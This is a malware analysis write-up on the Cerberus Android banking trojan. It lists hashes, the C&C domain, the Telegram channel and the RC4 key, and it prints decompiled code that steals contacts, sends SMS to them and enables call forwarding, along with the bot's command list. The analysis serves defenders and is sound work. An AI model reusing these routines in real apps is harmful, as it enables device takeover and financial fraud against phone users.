


Cerberus Analysis - Android Banking Trojan

By lumos

Published: 2021-06-16 · Archived: 2026-04-10 02:31:46 UTC

Cerberus is an Android malware that emerged in 2019 but was allegedly used for special operations until two years ago. It has been determined by the analysts that it was not built on a banking trojan and the Anubis malware whose source code had leaked, or many similar trojans, but was written completely from scratch.



Static Analysis


MD5: 872ebba0dfe0a28da3e91b0ee4d6df32

SHA1: 6a87c50179b08740bcab9da69a869d7c881f40c4


SHA-256: 9832b1ade1907849fd7091e85f2c24bd8a4488ecd96f0638fc979d8858b25196

C&C URL: <http://botduke1.ug>

The AndroidManifest.xml file shows that the application uses many permissions that can be used maliciously. In addition, the class name that is not in the code shows that the application loads some classes at run-time, and the classes that are not in the manifest file are put in order to complicate the code analysis.



When we hook the application, we see that the malware creates the Ab.json file and DexClassLoader is detected in this file. In this way, the actual dex file (Ab.json) is loaded at run-time.



After the application runs on the device, the files and directories under its own directory are listed as follows.

```
vbox86p:/data/data/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr # ls -l
total 56
drwxrwx--x 2 u0_a76 u0_a76 4096 2021-06-04 11:27 app_DynamicLib
drwxrwx--x 2 u0_a76 u0_a76 4096 2021-06-04 11:27 app_DynamicOptDex
drwxrwx--x 2 u0_a76 u0_a76 4096 2021-06-04 11:27 app_apk
drwxrwx--x 2 u0_a76 u0_a76 4096 2021-06-04 11:27 app_textures
drwx----- 4 u0_a76 u0_a76 4096 2021-06-04 11:27 app_webview
drwxrwx--x 4 u0_a76 u0_a76 4096 2021-06-04 11:27 cache
drwxrwx--x 2 u0_a76 u0_a76 4096 2021-06-04 11:28 shared_prefs
vbox86p:/data/data/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr # ls -l shared_prefs/
total 16
-rw-rw---- 1 u0_a76 u0_a76 127 2021-06-04 11:27 WebViewChromiumPrefs.xml
-rw-rw---- 1 u0_a76 u0_a76 2310 2021-06-04 11:28 ring0.xml
vbox86p:/data/data/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr # ls -l app_DynamicLib/
app_DynamicLib/ app_DynamicOptDex/ app_apk/ app_textures/ app_webview/
vbox86p:/data/data/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr # ls -l app_Dy
app_DynamicLib/ app_DynamicOptDex/
vbox86p:/data/data/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr # ls -l app_DynamicOptDex/
total 1768
-rw-r--r-- 1 u0_a76 u0_a76 618920 2021-06-04 11:27 Ab.dex
-rw----- 1 u0_a76 u0_a76 279868 2021-06-04 11:27 Ab.json
```


When file.delete (Java level) and unlink syscall (System level) functions are hooked, it is seen that ring0.xml.bak, ring0.xml, Ab.json and Ab.dex files are tried to be deleted from the system.

```
[+] Delete caught =>/data/user/0/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/s
hared_prefs/ring0.xml.bak
[+] Delete caught =>/data/user/0/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/s
hared_prefs/ring0.xml
```

```
[+] Fopen: /proc/self/cmdline
[+] Fopen: /data/dalvik-cache/x86/data@appxqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr-1@base.apk@ccla
sses.dex.flock
[+] Unlink : /data/dalvik-cache/x86/data@appxqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr-1@base.apk@c
lasses.dex.flock
Error: expected an integer
[+] Fopen: /data/app/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr-1/base.apk
[+] Fopen: /data/app/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr-1/oat/x86/base.art
[+] Fopen: /data/app/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr-1/base.apk
[+] Fopen: /dev/ashmem
[+] Fopen: /dev/ashmem
[+] Fopen: /data/user/0/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.json
[+] Fopen: /data/user/0/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.json
[+] Fopen: /dev/ashmem
[+] Fopen: /data/user/0/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.json
[+] Fopen: /dev/ashmem
[+] Fopen: /dev/ashmem
[+] Fopen: /data/user/0/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.json
[+] Fopen: /data/user/0/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.dex.flock
[+] Fopen: /data/user/0/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.json
[+] Unlink : /data/user/0/xqrkrxlmjsjzrrzgbbyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr/app_DynamicOptDex/Ab.dex
```

After pulling the Ab.json file from the device, we can see the qhsewqxnjwezdfj.mysoclyistirmcm.wkzf class in AndroidManifest.xml. You can use [eybisi's jadx fork](#) to hide enum classes and for extra features.

The RC4 algorithm is frequently used in malware. When we search for the “^” character in both the apk file and the Ab.json loaded at run-time, we can find the f class that encrypts with RC4.



The use of the decryption function used in the application is as follows.

```

private static String b(String str, String str2) {
    try {
        return new String(new f(str2.getBytes()).a(h(new String(Base64.decode(str, 0), "UTF-8"))));
    } catch (Exception unused) {
        return "";
    }
}
  
```


Decryption

This method converts hex string to byte. The output is seen in the figure below:

```

public static byte[] h(String str) {
    int length = str.length();
    byte[] bArr = new byte[(length / 2)];
    for (int r2 = 0; r2 < length; r2 += 2) {
        bArr[r2 / 2] = (byte) ((Character.digit(str.charAt(r2), 16) << 4) + Character.digit(str.charAt(r2 + 1), 16));
    }
    return bArr;
}
  
```

The output of the previous function (h) is passed to the RC4 cipher. It also decrypts using a hard-coded key. The e string in the c class is used as the RC4 decryption key.



When the strings in the c class are decrypted with Base64+RC4, the strings used by the malware are accessed. You can use this script for decryption <https://gist.github.com/nurpabuccu/ac3fe35720d13890c0cc5317acf12a82>

```
sti=002&q=connecting&zip=q3&ws=
sti=003&q=saved_all_sms&zip=q4&ws=
sti=004&q=saved_contacts&zip=q5&ws=
sti=005&q=saved_applications&zip=q6&ws=
q=rat_connect&ws=
q=rat_cmd&ws=
ring0.apk
Enable
Open More downloaded services >
Click on me to activate
ring0
Vodafone_5G_no_push_15.06
http://botduke1.ug
Vodafone 5G
https://t.me/botduke1
Jiu2a3jfon4c15rKv0n
key
android.provider.Telephony.SMS_RECEIVED
android.permission.READ_PHONE_STATE
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.SEND_SMS
android.permission.RECORD_AUDIO
android.permission.READ_PHONE_STATE
android.permission.READ_CONTACTS
qwertyuiopasdfghjklzxcvbnm1234567890
sti=001&q=d_attacker_two&zip=q2&ws=
sti=002&q=d_attacker&zip=q3&ws=
sti=003&q=is_attacker&zip=q4&ws=
sti=004&q=info_device&zip=q5&ws=
sti=005&q=new_device&zip=q6&ws=
sti=006&q=saved_data_attacker&zip=q7&ws=
sti=007&q=saved_data_device&zip=q8&ws=
sti=008&q=pause_attacker&zip=q9&ws=
sti=009&q=saved_accessibility_events&zip=q1&ws=
sti=001&q=upgrade_n_patch&zip=q2&ws=
```

The decrypted strings contain the application name, permissions, Telegram channel, parameters sent in the network traffic, the RC4 key used to analyze the network traffic, and the nick of the malware author "ring0",

which is one of the important data about the malware.

Some these strings are also available in the ring0.xml file under the shared_prefs directory of the application on the device.

```

vbox86p:/data/data/xqrkrtxlmjzrzzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfpnr # cat shared_prefs/ring0.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="AF"></string>
  <string name="SQ"></string>
  <string name="Q0"></string>
  <string name="SE">1184</string>
  <string name="XB"></string>
  <string name="SR">2</string>
  <string name="XS"></string>
  <string name="AD">com.android.messaging</string>
  <string name="RA"></string>
  <string name="SX"></string>
  <string name="RR">0</string>
  <string name="RI"></string>
  <string name="QE">http://botduke1.ug</string>
  <string name="OI"></string>
  <string name="AZ">0</string>
  <string name="TG">https://t.me/botduke1</string>
  <string name="AN">-1</string>

```

```

<string name="RW"></string>
<string name="AK">42</string>
<string name="GE"></string>
<string name="key">Jiu2a3jfon4c15rKv0n</string>

```

The malware can get all the contacts from the Android phone book with the CONTENT_URI field.

```

public final void m(Context context) {
  try {
    Cursor query = context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
    String str = "";
    while (query.moveToNext()) {
      String string = query.getString(query.getColumnIndex("data1"));
      String string2 = query.getString(query.getColumnIndex("display_name"));
      if (!string.contains("#") && !string.contains("#") && string.length() > 6 && !str.contains(string)) {
        str = str + string + " / " + string2 + "[0#1#]";
      }
    }
    d(context, a(context.getString(2131034136)), str);
  } catch (Exception e2) {
    d(context, a(context.getString(2131034136)), "{\"error\": \"No permissions to get contacts\"}");
  }
}

```

After getting the phone book, the malware can send sms messages.

```

public final void a(Context context, String str, String str2) {
    try {
        SmsManager smsManager = SmsManager.getDefault();
        ArrayList<String> divideMessage = smsManager.divideMessage(str2);
        PendingIntent broadcast = PendingIntent.getBroadcast(context, 0, new Intent("SMS_SENT"), 0);
        PendingIntent broadcast2 = PendingIntent.getBroadcast(context, 0, new Intent("SMS_DELIVERED"), 0);
        ArrayList arrayList = new ArrayList();
        ArrayList arrayList2 = new ArrayList();
        for (int r1 = 0; r1 < divideMessage.size(); r1++) {
            arrayList2.add(broadcast2);
            arrayList.add(broadcast);
        }
        smsManager.sendMultipartTextMessage(str, null, divideMessage, arrayList, arrayList2);
        e(context, a(context.getString(2131034192)), "Output SMS:" + str + " text:" + str2 + "[143523#]");
        f(context, h(context, a(context.getString(2131034170))));
    } catch (Exception e2) {
    }
}

```

Malware can enable call forwarding to the specified number.

```

e eVar9 = this.a;
String string3 = JSONObject6.getString(a("ODk="));
try {
    Intent intent2 = new Intent("android.intent.action.CALL");
    intent2.addFlags(268435456);
    intent2.setData(Uri.fromParts("tel", "*21*" + string3 + "#", "#"));
    context.startActivity(intent2);
    eVar9.e(context, eVar9.a(context.getString(2131034192)), "ForwardCALL: " + string3 + "[143523#]");
    return;
} catch (Exception e9) {
    eVar9.e(context, eVar9.a(context.getString(2131034192)), "ERROR callForward" + string3 + "[143523#]");
    return;
}

```

The malware is also configured to run on Xiaomi systems. The code block for checking MIUI.UiVersion is as follows:

```

public static int a() {
    try {
        BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(Runtime.getRuntime().exec("getprop ro.miui.ui.version.name").getInputStream()), 1024);
        String readLine = bufferedReader.readLine();
        bufferedReader.close();
        return Integer.parseInt(readLine.replace("v", ""));
    } catch (Exception unused) {
        return 0;
    }
}

```

Malware changes its behavior depending on the system language. The system looks at its default language and displays notifications based on that data (from the “string L” seen in class c below).

```

public final String d() {
    try {
        JSONObject jsonObject = new JSONObject(this.a.K);
        String lowerCase = Locale.getDefault().getLanguage().toLowerCase();
        if (lowerCase.equals("tr")) {
            return "Lütfen " + this.a.i + " Etkinleştirin";
        }
        String string = jsonObject.getString(lowerCase);
        return string + " " + this.a.i;
    } catch (Exception unused) {
        return this.a.H + " " + this.a.i;
    }
}

```


- rat_connect
- change_url_connect
- request_permission
- change_url_recover
- run_admin_device
- url
- ussd
- sms_mailing_phonebook
- get_data_logs
- grabbing_google_authenticator2
- remove_app
- remove_bot
- notification
- send_sms
- call_forward
- run_app
- patch_update


```

264     a("YjQ4NGJjOGE2NGI0MzYxNWFL0DhhMGVlMTk2MzA0YzhZA==");
265     this.a.d(context, this.a.a(getString(2131034193)), jsonObject4.getString(a("OTc4MGI4ODIyZGI3MjAwZmFjOGY4Y2U5")));
266 }
267 if (this.a.h(context, this.a.a(getString(2131034196)).equals(a("Y2FKNA=="))) {
268     a("YjQ4NGJjOGE2NGI0MjEwOGI3ODRlMGU5MmY3OA==");
269     this.a.d(context, this.a.a(getString(2131034196)), jsonObject4.getString(a("OTc5N2E1OWIyMWE3Mjc0GI3")));
270 }
271 } else if (jsonObject4.getString(a("OTM4ZGEzOwM=")).equals(a("ODM4MGJjODYyN2ExMGMxNGE2OTVhN2Y0MmU2YjE5YjQ="))) {
272     a("ODA4MGJlY2YmGEyMjUwZmEwODQ4Y2VlMTU3ODFlZmVlN2RjNjlkOA==");
273     this.a.d(context, this.a.a(getString(2131034125)), jsonObject4.getString(a("OGY4Y2FLOGExNzg5MDA="))); → hideSMS
274     this.a.d(context, this.a.a(getString(2131034156)), jsonObject4.getString(a("OGI4YWES0DQwMGExMjUwZmEwODQ="))); → lockDevice
275     this.a.d(context, this.a.a(getString(2131034189)), jsonObject4.getString(a("ODg4M2FjYmMyYmIxM2QwMmI="))); → offSound
